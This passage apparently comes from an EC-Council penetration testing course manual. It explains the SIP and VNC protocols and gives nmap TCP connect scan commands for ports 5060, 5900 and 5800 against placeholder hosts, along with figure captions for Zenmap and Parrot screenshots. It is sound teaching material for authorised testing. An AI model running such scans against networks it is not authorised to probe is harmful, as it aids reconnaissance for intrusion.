


Figure L.26: Port scan for Sybase ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for SIP Ports (Port 5060)

Source: *https://nmap.org*

Session initiation protocol (SIP) is an application-layer control (signaling) protocol for creating, modifying, and terminating sessions with one or more participants. These sessions include Internet telephone calls, multimedia distribution, and multimedia conferences.

SIP clients use TCP or UDP, typically using port 5060, to connect to SIP servers and other SIP endpoints. SIP is primarily used in setting up and tearing down voice or video calls. However, it can be used in any application where session initiation is a requirement. These include event subscription and notification, terminal mobility, and so on.

Run a port scan on the network to find whether any VoIP service is running. The default SIP port is port 5060 and you must use the following nmap command to test SIP ports:

```
nmap -sT -p 5060 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.27: Port scan for SIP ports using Zenmap





Figure L.28: Port scan for SIP ports using Nmap in Parrot

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Port Scan for VNC Ports (Ports 5900/5800)

Source: *https://nmap.org*

Virtual network computing (VNC) is a graphical desktop sharing system that uses the remote frame buffer protocol to remotely control another computer. It transmits the keyboard and mouse events from one computer to another, relaying the graphical screen updates back in the other direction, over a network.

VNC is platform independent. A VNC viewer on any OS can usually connect to a VNC server on any other OS. There are clients and servers for almost all GUI OSs, as well as for Java. Multiple clients may connect to a VNC server at the same time. Popular uses for this technology include remote technical support and accessing files on a work computer from a home computer.

VNC works on port 5900 by default. The Java Viewer works on port 5800. Scan for these default ports using a network scanner. The following command helps penetration testers to scan VNC ports, as shown in the below figure:

```
nmap -sT -p 5900,5800 x.x.x.x
```


Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure L.29: Port scan for VNC ports using Zenmap

